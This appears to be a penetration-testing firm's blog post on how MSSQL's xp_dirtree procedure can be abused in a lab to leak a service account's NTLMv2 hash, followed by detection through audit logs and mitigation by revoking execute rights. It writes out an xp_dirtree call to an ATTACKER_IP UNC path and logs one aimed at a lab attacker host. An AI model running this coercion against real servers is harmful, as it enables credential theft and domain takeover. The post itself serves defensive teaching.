
How hackers abuse undocumented MSSQL features to take over your domain
Imagine an attacker who has compromised a standard user account, such as that of an HR department employee. While enumerating the internal network he discovers a Microsoft SQL Server (MSSQL) database server. After that it doesn’t take long before the attacker obtains access to all users, computers, servers and sensitive information in the Windows domain, without being detected by defensive mechanisms…
In this blog post we’ll demonstrate how to attack and defend against a very common scenario: a default configuration of Microsoft SQL Server (MSSQL) in a Windows domain. This may lead to the compromise of a high-privileged account. The attack is simulated in our Nullbyte lab environment.
During assumed breach penetration tests, we operate under the assumption that an attacker has already compromised your corporate network. We especially focus on abusing built-in functionalities that often are overlooked. These types of functionalities can be found in various internally used services. MSSQL is one of those services that is used by many organizations. MSSQL provides numerous functionalities, among which xp_dirtree.
What is xp_dirtree?
xp_dirtree is an undocumented extended stored procedure that can be used to list the structure of a local or remote directory. Like all other extended stored procedures, it only exists in the master database, which is MSSQL’s system database.
xp_dirtree is enabled by default. Any user with access to MSSQL is able to execute the xp_dirtree function, which runs in the context of the MSSQL service account.
What is the issue?
The issue arises when xp_dirtree is used with a remote Universal Naming Convention (UNC) path. When xp_dirtree \\ATTACKER_IP\share is executed, MSSQL attempts to connect and authenticate to the given remote location: the attacker-controlled machine. Here, it will authenticate using the NTLMv2 hash of the configured MSSQL service account.
From an attackers’ perspective, two primary attacks can be performed with the intercepted NTLMv2 hash. One is to try to recover the plain text password by cracking the hash. The other is to forward – relay – the NTLMv2 hash to internal services such as file shares.
Attack
In this demonstration we show how to exploit the xp_dirtree function after we compromised a domain user. Our test lab contains the following systems:
| Hostname | IP address | Role |
|---|---|---|
| DC01 | 10.13.37.10 | Domain Controller |
| SQL01 | 10.13.37.20 | Microsoft SQL Server |
| kali | 10.13.37.21 | Attacker Kali |
| WIN-CK1FKG93DDN | 10.13.37.22 | Attacker Windows |
We log on to the SQL01 machine with the compromised domain user ‘Bob’ using the HeidiSQL client:


After logging in, we verify if xp_dirtree is active and if Bob is allowed to execute it. As we can see, the content of a local directory is listed successfully:

At our attacker machine we use impacket-smbserver to set up a listener that will intercept the incoming authentication request (blah is the share name and ./blah the share path):
The xp_dirtree function is executed with the IP address of the attacker as target:

Within a second, the MSSQL server’s incoming request is captured, along with the NTLMv2 hash of the service account:

The obtained NTLMv2 belongs to the svc_sql01 domain account. In a real-world penetration test scenario, we would check the permissions of the svc_sql01 account to consider whether it is worth the effort to crack the password. For this demonstration we assume it is.
Using hashcat we try to crack the NTLMv2 hash using a list with common passwords:

In a minute, the plain text password is revealed:

The obtained svc_sql01 can now be used to perform other attacks.
Impact
The impact depends on under which account the MSSQL server is running and the permissions assigned to it within the Windows domain. If MSSQL runs under the local machine account, the obtained NTLMv2 hash cannot be used to authenticate to other internal machines. If MSSQL is running under a domain service account, the NTLMv2 hash often can be used to authenticate to other internal services and to escalate privileges within the Windows domain. In some cases, privilege escalation isn’t even necessary. When exploiting this vulnerability in our clients’ networks, we find that the service account used to run MSSQL is sometimes member of the Domain Admins group. So…
Detection
In many environments this behaviour does not trigger alerts, since execution of extended stored procedures and outbound authentication attempts are often unmonitored.
It is possible to detect the execution of xp_dirtree. One way to do this is to configure an SQL Server Audit log and monitor the execution of xp_dirtree. To achieve this, a Server Audit Specification with the Audit Action Type SCHEMA_OBJECT_ACCESS_GROUP must be created. This allows us to track when permissions for schema objects such as tables, views, and stored procedures are evaluated. However, this will very likely generate a large amount of log entries.
The image below shows the configured audit log and a query that filters the generated log files on xp_dirtree:

The first event contains:
2025-12-18 16:58:59.4917047 1 EX 0 0x00000000000000000000000000000020 0 55 2 2 0 0 -630944181 X NULLBYTE\bob NULLBYTE\bob 0x010500000000000515000000497C5DD68668F078686121A152040000 guest NULL SQL01 master sys xp_dirtree exec xp_dirtree '\\10.13.37.21\blah' C:\SQL Logs\Audit_xp_dirtree_A4D569B6-9D98-4BC1-8BBC-49085719C213_0_134105465719920000.sqlaudit 20338176 0 1 0x4FCDCA3517076D43A41E298E850F393A 176041 10.13.37.22 HeidiSQL 0 0 0 E93303E1-1904-4545-B0F9-51B3010581DB WIN-CK1FKG93DDN
As we can see it logs very specifically:
- Date and time stamp
- What user was logged in to perform the attack (NULLBYTE\Bob)
- Database
xp_dirtreeexecution to the remote UNC path pointing toward the attackers IP- The HeidiSQL client that is used by the attacker
- Attackers hostname (WIN-CK1FKG93DDN)
- Attackers IP address (10.13.37.22)
Mitigation
Depending on specific context, the following can be considered to mitigate the risk:
- Remove the possibility of executing
xp_dirtreefrom all users. In general, this will be the most practical way to mitigate the risk ifxp_dirtreeis not needed. Below is explained how to do so. - Ensure that service accounts are responsible for only one task, and limit the privileges of the accounts to what is necessary for its task
- Configure strong (32+ character) passwords for service accounts
- Restrict network access to and from the database

The example below shows how to revoke xp_dirtree execution privileges from accounts (these are both SQL or domain accounts) other than database admins using the following query:
REVOKE EXECUTE ON OBJECT::master.dbo.xp_dirtree FROM PUBLIC;

After executing the query, it is immediately impossible to run xp_dirtree:
Wrap-up
Skilled hackers don’t just fire exploits against publicly known vulnerabilities. They focus especially on default configurations, which are often blind spots as well. In this blog post one of such is demonstrated.
At Nullbyte, we highly focus on vulnerabilities that are not in plain sight and could have high impact on the target organization. We would love to think along so feel free to contact us!